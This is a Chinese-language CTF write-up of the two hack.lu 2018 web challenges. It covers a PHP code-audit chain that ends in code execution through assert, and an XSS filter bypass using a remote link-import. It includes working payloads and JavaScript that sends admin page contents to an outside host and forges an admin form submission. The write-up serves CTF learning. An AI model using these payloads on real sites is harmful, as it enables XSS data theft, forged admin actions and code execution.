2018hack.lu CTF WEB writeup

ManassehZhou / 2018-10-18 23:32:01 / 浏览数 2704 安全技术 CTF 顶(2) 踩(0)

这比赛就两个web, 真的是太不友好了, 对于一只菜鸡web狗, 两个题目的难度也是一个天上一个地下.

WEB

Baby PHP (Category: Web)

Difficulty: baby

PHP is a popular general-purpose scripting language that is especially suited to web development.

Fast, flexible and pragmatic, PHP powers everything from your blog to the most popular websites in the world.

Can you untangle this mess?!

解题过程

打开网页, 题目为我们提供了源码, 是一道代码审计题

```
<?php

require_once('flag.php');
error_reporting(0);


if(!isset($_GET['msg'])){
   highlight_file(__FILE__);
   die();
}

@$msg = $_GET['msg'];
if(@file_get_contents($msg)!=="Hello Challenge!"){
   die('Wow so rude!!!!1');
}

echo "Hello Hacker! Have a look around.\n";

@$k1=$_GET['key1'];
@$k2=$_GET['key2'];

$cc = 1337;$bb = 42;

if(intval($k1) !== $cc || $k1 === $cc){
   die("lol no\n");
}

if(strlen($k2) == $bb){
   if(preg_match('/^\d+■/', $k2) && !is_numeric($k2)){
       if($k2 == $cc){
           @$cc = $_GET['cc'];
       }
   }
}

list($k1,$k2) = [$k2, $k1];

if(substr($cc, $bb) === sha1($cc)){
   foreach ($_GET as $lel => $hack){
       $$lel = $hack;
   }
}

$■b = "2";$a="■b";//;1=b
```

```
if($$a !== $k1){
   die("lel no\n");
}

// plz die now
assert_options(ASSERT_BAIL, 1);
assert("$bb == $cc");

echo "Good Job ;)";
// TODO
// echo $flag;
```

从代码看, 我们需要绕过以下的几个部分

L13 -> `@file_get_contents($msg)!=="Hello Challenge!"`

这里我们可以使用data协议来绕过file_get_contents

`msg=data://text/plain;base64,SGVsbG8gQ2hhbGxlbmdlIQ==`

L24 -> `intval($k1) !== $cc || $k1 === $cc`

这里由于intval的原因, 他会将一个字符串的数字部分保留, 最后的字符直接丢弃, 这样我们可以使整个条件前半部分为true, 我们直接传入

`key1=1337a`

L28 -> `strlen($k2) == $bb`

L29 -> `preg_match('/^\d+■/', $k2) && !is_numeric($k2)`

在这一部分要求我们使key2的长度为42, 看正则表达式, 发现内容为任意数字串加一个特殊字符■注意这里不是表示正则结束的英文$所以直接使用

`key2=000000000000000000000000000000001337■`

可以通过正则匹配且`is_numeric($k2) = false`

L30 -> `$k2 == $cc`

我们之所以要在k2的最后部分传入1337是为了第三十行, 这里利用了php弱类型的特性, 使这里的判断为true, 之后可以对$cc进行覆盖

L38 -> `substr($cc, $bb) === sha1($cc)`

这里`substr(array(), $bb) = NULL`而且`sha1(array()) = NULL` 所以我们可以使用

`cc[]=1`

来绕过这一部分, 之后可以对各种变量进行覆盖

L44 -> `$■b = "2";$a="■b";//;1=b`

主办方在这里加入了一堆神奇的ascii控制字符, 恢复之后得到

`$b = "2";$a="b";//;1=b`

L46 -> `$$a !== $k1`

这里, 根据我们上方恢复后的顺序正确的代码可以得知`$$a = 2`, 由于绕过了第6部分, 我们可以重新对k1这一变量进行覆盖

`k1=2`

L52 -> `assert("$bb == $cc");`

直接在这一部分进行命令执行, 还是用上面提供的变量覆盖, 我们覆盖掉$bb, 便可以任意代码执行.

`bb=phpinfo();//`

最终exp:

`https://arcade.fluxfingers.net:1819/?msg=data://text/plain;base64,SGVsbG8gQ2hhbGxlbmdlIQ==&key1=1337a&key2=00000000000000000000`

flag: `flag{7c217708c5293a3264bb136ef1fadd6e}`

IDeaShare (Category: Web)

Difficulty: hard

A place to share your IDeas with your friends!

Try to win the best IDea competition but be wary a strong force prevents any cheating.

Good luck you will need it!

Link

解题过程

这个题的hard是真的hard. 首先题目使用了超级强大的过滤, 一般的exp都没法传进去, 使用目录扫描器也没有发现任何有价值的文件, 只能一点一点进行分析.

随便注册个用户, 发现有重置密码, 但是毫无卵用, 并不能重置任何人的密码. (想想也是, 毕竟题目叫ideashare, share多数是和XSS有关系嘛).

之后看功能, 发现有一个IDea的编辑功能, 查看Shares列表的功能, 以及在about页面下的提示没有权限的`competition` 和 `admin` 功能,
还有查看个人资料(userid, useragent)的功能.

在编辑功能中, 尝试插入各种XSS语句, 像平常的`<script>`, `<img src=# onload="alert(1)">`这些常见的都会被过滤掉. 在尝试`<iframe src=.>`时发现编辑成功了, 而且在viewer的raw中发现被执行了, 在多次尝试后, 我们发现`<tag onxxx='xxx'>`等各种常见的都不能绕过


之后在各种google的时候发现了`<link>`标签的XSS

在使用过程中, `rel`属性不能单独出现, 也不能在exp中使用`', ", //`这几种符号, 因此使用了如下的exp

```
<link/rel=import href=https:\\d7cb7b72.w1n.pw\background.html>

<!-- background.html -->
<script>alert(1)</script>
```

这时发现可以弹出传说中的`alert(1)`窗口了!



修改我们的`background.html`, 直接在里面加上ph师傅的conote平台生成的XSS代码尝试打一波cookie.

但是这里出现了点问题, 我尝试保存了半个小时, 都没有管理员来看我的share..

和师傅交流了一下知道这里需要进行一波参数污染,
也就是把我们的exp保存到`https://arcade.fluxfingers.net:1818/?page=idea&pad=5%26raw`这样的页面内, 然后再进行share,
才能让管理员看到我们的文章, 直接F12改掉share的那个按钮, 然后分享出去,

在share的那个界面就可以看到我们参数污染之后, IDea Number 从正常的数字变成了`5&raw`, 点进去也会进入到raw模式的浏览界面,
此时就可以收到管理员被打的消息啦!

然而! 然而并没有cookie!!!!

这他妈就很尴尬了. 于是开始修改xss代码, 用管理员身份访问?page=competition 及 page=admin 两个页面

```
var gxhttp = new XMLHttpRequest();
gxhttp.onreadystatechange = function() {
   if (this) {
       var xhttp = new XMLHttpRequest();
       xhttp.onreadystatechange = function() {
           if (this.readyState == 4 && this.status == 200) {
           }
       };
       xhttp.open("POST", "https://d7cb7b72.w1n.pw/GET1"+this.status, true);
       xhttp.send(this.responseText);
   }
};
gxhttp.open("GET", "/?page=admin", true);
gxhttp.send();

var txttttttttt = new XMLHttpRequest();
txttttttttt.onreadystatechange = function() {
   if (this) {
       var xhttp = new XMLHttpRequest();
       xhttp.onreadystatechange = function() {
           if (this.readyState == 4 && this.status == 200) {
           }
       };
       xhttp.open("POST", "https://d7cb7b72.w1n.pw/GET2"+this.status, true);
       xhttp.send(this.responseText);
   }
};
txttttttttt.open("GET", "/?page=competition", true);
txttttttttt.send();
```

第一个页面也提示的Sorry, you are not a Winner (yet), 看来是管理员也不是winner....

```
        </div>
    </div><div class="row padme">
    <div class="col-sm-9 col-md-7 col-lg-5 mx-auto">
        <div class="card">
            <div class="card-body">
                <h5 class="card-title">Sorry, you are not a Winner (yet)</h5>
                    <p>Try submitting better IDeas </p>
            </div>
        </div>
    </div>
```

第二个页面返回了page=admin的代码 (原来用的是IP认证...不是cookie/session....)

通过返回的admin页面的源码, 我们发现一个form表单, 可以选择IDeaShare的winner, 于是再改XSS的代码....让他提交个表单上去, 把我们的userid传进去....(真佩服前端黑客写代码一点都不嫌累)

```
            <div class="card-body">
                <h5 class="card-title">Select a Winner</h5>
                <form method="POST" action="?page=admin">
                    <div class="form-group">
                        <label for="password">Winner ID</label>
                        <input type="text" name="userid" class="form-control">
                    </div>
                    <button type="submit" class="btn btn-primary">Submit</button>
                </form>
            </div>
        </div>
```

```
var pxhttp = new XMLHttpRequest();
pxhttp.onreadystatechange = function() {
   if (this) {
       var xhttp = new XMLHttpRequest();
       xhttp.onreadystatechange = function() {
           if (this.readyState == 4 && this.status == 200) {
           }
       };
       xhttp.open("POST", "https://d7cb7b72.w1n.pw/POST"+this.status, true);
       xhttp.send(this.responseText);
   }
};
pxhttp.open("POST", "/?page=admin", true);
pxhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
pxhttp.send("userid=100&submit=1");
```

再重新share一遍,

之后我们收到了A winner was chosen.的消息,

```
            <div class="card-body">
                <h5 class="card-title">Select a Winner</h5>
                <form method="POST" action="?page=admin">
                    <div class="form-group">
                        <label for="password">Winner ID</label>
                        <input type="text" name="userid" class="form-control">
                    <div class="alert alert-success" role="alert">
                        A winner was chosen.
                    </div>
                    <button type="submit" class="btn btn-primary">Submit</button>
                </form>
            </div>
```

再去我们的那个competition界面就可以找到题目的答案啦!

上一篇：《Attacking Networ... 下一篇：Attacking Kerbero...

1. 0 条回复
   - 动动手指，沙发就是你的了！